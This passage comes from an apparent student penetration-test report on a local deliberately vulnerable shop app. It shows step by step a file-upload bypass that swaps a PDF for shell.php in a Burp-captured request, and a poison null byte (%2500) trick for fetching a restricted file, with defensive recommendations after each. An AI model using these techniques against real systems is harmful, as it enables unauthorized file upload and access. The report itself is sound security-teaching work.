


Then we upload a random pdf file to server from complain section and in this case mine is the great midterm project.



We capture the request on burp to check it further.

We have a .php file on our pc so we will try to replace it with the .pdf that we uploaded before.
We copy the interior of the shell.php file



We change the filename from midtermproject.pdf to shell.php and change the Content-Type from pdf to php

Burp Suite Community Edition v2024.11.2 - Temporary Project

Target: http://127.0.0.1:3000 / HTTP/1

Request

```
Prety Raw Hex
-----[REDACTED]-----
Content-Type: multipart/form-data;
boundary: -----33890532662840848864119698228
0
Content-Length: 70968
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=orM1hxxtXlQYhkhj15eCOLVfghp0BhPtW1ZTfWsuRhyXtoIalLTKEsDKf7auE
C2Xs3gKPyfPJSg9taaz4luoehXKJz6mIvzKHeZY; token=
awF01joxhMzINANzq1t0.;b3qPhQFCCXipnJ7CUksa0lBuottV6n_A_QCR1806
zKjP0qPxXCVtPu-Y8C1f9ShbzjroeT0rev0xLM-3-huXv7M9l0r4mky0h1eTj
OCLPduh8FxFeFpvevvUunzykPA7A061hpEq8PVCSj0heGf6LDu971f43h0j9jg
8 Content-Type: multipart/form-data;
boundary: -----33890532662840848864119698228
0
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/php
-----33890532662840848864119698228--
```

Response

Inspector

Notes

Ready Event log (57) All issues Memory: 776.3MB

Burp Suite Community Edition v2024.11.2 - Temporary Project

Target: http://127.0.0.1:3000 / HTTP/1

Request

```
Prety Raw Hex
-----[REDACTED]-----
cookieconsent_status=dissmiss; continueCode=orM1hxxtXlQYhkhj15eCOLVfghp0BhPtW1ZTfWsuRhyXtoIalLTKEsDKf7auE
C2Xs3gKPyfPJSg9taaz4luoehXKJz6mIvzKHeZY; token=
awF01joxhMzINANzq1t0.;b3qPhQFCCXipnJ7CUksa0lBuottV6n_A_QCR1806
zKjP0qPxXCVtPu-Y8C1f9ShbzjroeT0rev0xLM-3-huXv7M9l0r4mky0h1eTj
OCLPduh8FxFeFpvevvUunzykPA7A061hpEq8PVCSj0heGf6LDu971f43h0j9jg
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u+0
-----33890532662840848864119698228
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/php
-----33890532662840848864119698228--
```


Response

Inspector

Notes

Ready Event log (57) All issues Memory: 776.3MB

Then we delete the interior of the midtermproject.pdf and replace it with the interior of shell.php and send the request.



We successfully uploaded a unsupported type file to server and solved the challenge.

Recommendation:

There is no guarantee defense against this but implementing a defense is always an option. Accept Only Specific File Types, Use an allowlist for permitted file extensions (e.g., .jpg, .png, .pdf). Avoid blocklists they are easy to bypass however as we see that is not enough so we need a validation for content type by. Checking file interior and headers. We can add file size limit but most importantly rename uploaded files so attacker cannot find them after uploading.


Poison Null Byte ★★★★

Severity: **High**


Description: A poison null byte exploit involves injecting a null character (\0) into application inputs to bypass string-based validations. This allows attackers to manipulate file paths or application logic.

Impact: Attackers can gain unauthorized access to sensitive files, execute malicious scripts, or bypass security mechanisms. Such vulnerabilities can compromise entire systems.


Steps to reproduce the vulnerability:



In this challenged we will bypass a security control mechanism with Null Byte to access hidden files.




We come to path 127.0.0.1:3000/ftp/ which we have already found before. Here there is a file looking suspicious called eastere.gg so let's try to get that one.




The screenshot shows the CyberChef application interface, which is a web-based tool for performing various data transformations. The interface includes:

- Toolbar:** ChatGPT, OWASP, ssrf, Ashes, Blocked, Comm... (with a dropdown menu), %2500, gchq.github.io, Options, About / Support.
- Input Area:** Shows the input value "%00".
- Operations Panel:** A sidebar on the left containing a list of operations categorized under "Operations". The "URL" category is currently selected, showing options like "Fang URL", "Defang URL", "URL Decode", "URL Encode", "Extract URLs", "Split Colour Channels", "Randomize Colour Palette", "Image Hue/Saturation/Lightness", "To Quoted Printable", "From Quoted Printable", "Extract domains", "Fernet Decrypt", "Fernet Encrypt", "Parse URI", "Favourites", "Data format", "Encryption / Encoding", and "Public Key".
- Recipe Area:** A central panel showing the current recipe: "URL Encode" with the option "Encode all special chars" checked.
- Output Area:** Shows the output value "%2500".
- Buttons:** STEP, BAKE!, Auto Bake, and a "Raw Bytes" button.

We tried to use null bypass by adding %00 however it needs to be encoded to URL in order to work and the URL version of %00 is %2500.



We manage to download the file and bypass the security by using null byte.



Recommendation:

Reject Null Bytes and Unicode Encodings, Validate for unexpected byte sequences and Keep logs for failed validation attempts to detect potential attacks.

3. Broken Access Control


Admin Section ★★

Severity: **Critical**


Description Misconfigured or insufficient access controls may allow unauthorized users to access admin interfaces or dashboards. Attackers might exploit weak authentication checks or privilege escalation flaws.

Impact: Unauthorized admin access can result in data manipulation, unauthorized configuration changes, or full system compromise. Financial and operational impacts can be severe.

